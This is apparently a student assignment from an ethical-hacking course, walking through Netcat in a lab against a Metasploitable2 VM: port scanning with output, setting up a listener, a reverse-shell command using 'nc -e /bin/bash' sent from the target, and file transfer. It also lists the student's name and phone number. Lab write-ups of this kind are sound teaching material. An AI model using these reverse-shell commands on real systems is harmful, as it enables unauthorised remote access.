

MISSION HACKERS BANGLADESH

Assignment No-06

Assignment Title: Active Reconnaissance

Course Title: Cybersecurity & Ethical Hacking

Submitted by:

Name: Istiak Alam

Phone: 01765376101

Submission Date: 25-07-25

Tools Task / Topic: File Transfer using Netcat

between two device.

Submitted to:

MD Sha Jalal

Founder of Mission Hackers Bangladesh

Active Reconnaissance: Netcat

What we can do using netcat..?

- 1. Port Scanning
- 2. Banner Grabbing
- 3. File Transfer
- 4. Remote Shell
- 5. Chat / messaging Tool in terminal

To Start netcat open terminal and run:

nc -help for tool manual

SYNOPSIS


nc [-options] hostname port[s] [ports]
nc -l -p port [-options] [hostname] [port]

There two kind of shell:

- 1. Reverse Shell
- 2. Bind Shell

Start with setting up host and target and Scan the target:

- Step 1: Open any virtual machine and turn on metaslpoitable2
- Step 2: For scanning the vulnerable machine port, get the IP and start scanning from Netcat.



Step 3: For port scanning, open terminal in host system and type:

nc -zv 192.168.0.105 1-1000


```
\Box
  -(spyder⊗kali)-[~]
 $ nc -zv 192.168.0.105 1-1000
192.168.0.105: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.105] 514 (shell) open
(UNKNOWN) [192.168.0.105] 513 (login) open
(UNKNOWN) [192.168.0.105] 512 (exec) open
(UNKNOWN) [192.168.0.105] 445 (microsoft-ds) open
(UNKNOWN) [192.168.0.105] 139 (netbios-ssn) open
(UNKNOWN) [192.168.0.105] 111 (sunrpc) open
(UNKNOWN) [192.168.0.105] 80 (http) open
(UNKNOWN) [192.168.0.105] 53 (domain) open
(UNKNOWN) [192.168.0.105] 25 (smtp) open
(UNKNOWN) [192.168.0.105] 23 (telnet) open
(UNKNOWN) [192.168.0.105] 22 (ssh) open
(UNKNOWN) [192.168.0.105] 21 (ftp) open
```

Step 4: Lets Connect to the web server: first we have to turn on listening mode in the Attacker device.

nc -lvnp 4444

then send Netcat request from the target device and connect with target system


nc 192.168.0.107 4444



We can communicate with the Target device from our host / attacker Device.

Step 5: For getting access of the target system shell we have to send reverse shell command from the Target zombie device:

nc 192.168.0.107 4444 -e /bin/bash



We Just Get the reverse shell from the target device and execute shell commands there...!!

Now if want to send a file to the target device :

In Attacker device Execute: cat Hacked.txt nc -l -p 1234

In Target Device Execute: nc 192.168.0.107 1234 > Hacked.txt

